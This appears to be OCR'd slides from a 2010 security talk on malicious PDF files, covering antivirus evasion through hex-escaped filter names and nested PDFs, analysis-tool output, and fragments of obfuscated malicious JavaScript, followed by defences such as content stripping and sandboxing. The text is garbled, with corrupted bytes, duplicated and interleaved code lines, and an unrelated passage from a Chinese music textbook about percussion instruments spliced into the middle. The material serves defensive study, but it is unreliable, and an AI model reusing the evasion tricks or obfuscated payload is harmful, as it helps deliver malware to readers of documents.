


Attack Time Line



Weak of AV

- /Filter /#46#6c#61#74#65#44#65#63#6f#64#65
>>
- Stream x趲?n?噍ю\??y?湏團 鱸N缮茄xHs殺??
- Embedded a bad pdf into a good pdf
-



Examples

```
C:\Documents and Settings\Administrator\Desktop>pdf>kmppdf JS1_flate_v2r3.pdf
PDF version: 1.3
Security Handler: Standard
Version: 2
Revision: 3
Key Length: 128
Encrypted Metadata: True
Compress Type: FlateDecode
JavaScript Stream Length: 1821
Stream length after decode: 8045



function New_Script<>
<
function mcsh(hiva){return String.fromCharCode(hiva);}var kfgj=116;var xnhl="234
21323014818418422819420218421820414817714822621723514818123023021323715615717512
91261291261291261291262182332262152322212272261482232382021641892212341921562302
292052051642271642251640148194165232200181201189188157120126120126230120126120126
1252352202
4165232200
C:\Documents and Settings\Administrator\Desktop>pdf>kmppdf JS1_no_U2R3.pdf
PDF version: 1.3
```

```
Security Handler: Standard
Version: 2
Revision: 3
Key Length: 128
Encrypted Metadata: True
JavaScript Stream Length: 8045
```


```
function New_Script()
<
function mcsH(biva){return String.fromCharCode(biva);}var kfqq=116;var xnhl="234
21323014818418422819420218421820414817714822621723514818123023021323715615717512
C:\Documents and Settings\Administrator\Desktop\pdf>kmppdf JS1_flate_no.pdf 1921562302
PDF version: 1.3 9126129126
Compress Type: FlateDecode 5816617619
JavaScript Stream Length: 1821 2251481591
Stream length after decode: 8045
```

```
function New_Script()
{
function mcsh(biva){return String.fromCharCode(biva);}var kfqq=116;var xnhl="234
21323014818418422819420218421820414817714822621723514818123023021323715615717512
91261291261291261291262182332262152322212272261482232382021641892212341921562302
29205205164227164225160148194165232200181201189188157129126129126239129126129126
12523522022122421714815623022920520516422716422516222421722621923222015816617619
41652322001812011891881571482391291261291261251252302292052051642271642251481591
```

How to Detect



Malicious Content Stripping



- Remove malicious Script, ActiveX etc. and display safe content

Other Solutions

- Server Side Display
- Virtual client / Sandbox

Google docs

midifan200907.pdf

[Share](#) [Download \(10177K\)](#) [Print](#)

定音鼓属于那一类? a 静音鼓, b 静音气鼓, c 静音气鼓, d 静音鼓

4. 静音鼓时打由手

静音 (Snare Drum) 见图182。

静音大家都很熟悉, 因为鼓的下部有些金属丝, 所以叫做Snare。使用不同的力量敲击不同的位置, 静音可以发出不同的声音, 典型的声音有以下几种:

无Snare的声音, 听起来没有松松的音了, 很干净的咚咚声。

使用弱于弱的声音, 基本上只在爵士乐里常见。

重击鼓边, 非常硬的蒙古声。

注意一下静音的两种演奏方法。在写作的时候要配好, 当它当作静音来使用时, 常常是连续的一些节奏型, 不同于流行音乐中的up beat。而当为交响曲编配非常现代的bop时, 静音的用法跟流行音乐中静音的用法一样。



图 182: 静音



图 183: 低音鼓



图 184: 铃鼓




图 185: Bongos

5. 低音鼓 (Bass Drum)

管弦乐队标准的双低音鼓比单低音鼓的体积要大些, 而且使用专门的架子, 手拍鼓来敲击。声音低沉浑厚, 富有层次感, 单低音鼓的体积则相对更加硬实, 打击感更强烈。一般而言, 低音鼓可以使用硬槌和软槌来敲击, 可以单独击打一下或者快速连续, 见图183。

6. 铃鼓 (Tambourine)


铃鼓大家也许见过, 儿童玩具就有这种乐器, 在KTV里也有, 而管弦乐队的标准铃鼓




12



Portable RIA




PDF Portfolio



PDF Portfolio Scan

■ Embedded Files Stripping



THANKS

June 2010

